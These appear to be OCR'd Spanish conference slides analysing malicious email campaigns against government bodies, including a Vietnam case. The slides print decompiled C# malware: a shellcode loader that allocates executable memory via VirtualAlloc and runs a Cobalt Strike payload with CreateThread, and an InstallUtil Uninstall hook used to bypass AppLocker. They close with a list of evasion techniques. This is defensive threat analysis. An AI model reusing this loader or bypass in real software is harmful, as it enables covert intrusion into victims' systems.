
OFFICE...

File:
C:\Users\Admin\AppData\Local\Temp\InstallUtil.exe
.NET Framework installation utility 2.0.50727.5420
Microsoft Corporation

Notes:
Signer: Microsoft Windows
Console host: conhost.exe (812)
Process is managed (.NET).
Process is 32-bit (WOW64).

Ataque sofisticado al gobierno de Vietnam

.NET invecta en memoria cobalt



Ataque sofisticado al gobierno de Vietnam

.NET inyecta en memoria cobalt



```
byte[] array = Convert.FromBase64String(s);
string str = "Virtual";
IntPtr hModule = GoCode.LoadLibrary("kernel32.dll");
IntPtr procAddress = GoCode.GetProcAddress(hModule, str + "Alloc");
GoCode.TjQrLwU tjQrLwU = (GoCode.TjQrLwU)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(GoCode.TjQrLwU));
string str2 = "Create";
procAddress = GoCode.GetProcAddress(hModule, str2 + "Thread");
GoCode.TCreateThread tcreateThread = (GoCode.TCreateThread)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(GoCode.TCreateThread));
uint num = tjQrLwU(0u, (uint)array.Length, GoCode.MEM_COMMIT, GoCode.PAGE_EXECUTE_READWRITE);
Marshal.Copy(array, 0, (IntPtr)((long)((ulong)num)), array.Length);
IntPtr hHandle = IntPtr.Zero;
uint num2 = 0u;
IntPtr zero = IntPtr.Zero;
hHandle = tcreateThread(0u, 0u, num, zero, 0u, ref num2);
GoCode.WaitForSingleObject(hHandle, uint.MaxValue);
```

Ataque sofisticado al gobierno de Vietnam

.NET inyecta en memoria cobalt


```
using System;
using System.Collections;
using System.ComponentModel;
using System.Configuration.Install;
using System.Threading;

namespace CrateWindowByDotNet
{
    // Token: 0x02000003 RID: 3
    [RunInstaller(true)]
    public class Sample : Installer
    {
        // Token: 0x06000003 RID: 3 RVA: 0x00002068 File Offset: 0x00001068
        public override void Uninstall(IDictionary savedState)
        {
            bool flag = false;
            Sample.s_mutex = new Mutex(true[redacted]", ref flag);
            if (!flag)
            {
                return;
            }
            for (;;)
            {
                GoCode.Exec();
            }
        }

        // Token: 0x04000001 RID: 1
        private static Mutex s_mutex;
    }
}
```

Ataque sofisticado al gobierno de Vietnam



Ataque sofisticado al gobierno de Vietnam

CONCLUSIONES

/Rooted®

Analisis .gov

- EL EMAIL ES UNO DE LOS PRINCIPALES VECTORES DE ENTRADA A UNA ORGANIZACIÓN, LOS CONTROLES PREVIOS NO SON SUFICIENTEMENTE EFECTIVOS.
- EXISTEN MUCHOS CORREOS ACCESIBLES EN FUENTE ABIERTA ACCESIBLES PARA CUALQUIERA, ESTO PERMITEACCEDER A INFORMACIÓN SENSIBLE DE UNA ORGANIZACIÓN Y REALIZAR PERFILADO DE LA MISMA.
- LA VARIEDAD DE MALWARE ENCONTRADO ES AMPLIA, CON MUCHA PRESENCIA DE EMOTET
- LAS TÉCNICAS MAS INTERESANTES ENCONTRADAS PARA EVITAR LA DETECCIÓN POR AV, SANDBOX O ML SON:
    - ADJUNTOS COMPRIMIDOS CON UNA PASSWORD PRESENTE EN EL PROPIO EMAIL
    - FILESS MEDIANTE POWERSHELL
    - DOS-FUSCATION
    - EXPLOITS EN DOCUMENTOS OFIMÁTICOS Y PDF
    - APPLOCKER BYPASS
- LOS ATACANTES DEDICAN MÁS ESFUERZO AL DESPLIEGUE DEL MALWARE PARA NO SER DETECTADOS QUE AL DESARROLLO DE NUEVAS PIEZAS DE MALWARE´

Agradecimientos

Q&A

/Rooted®

/Rooted®

Muchas gracias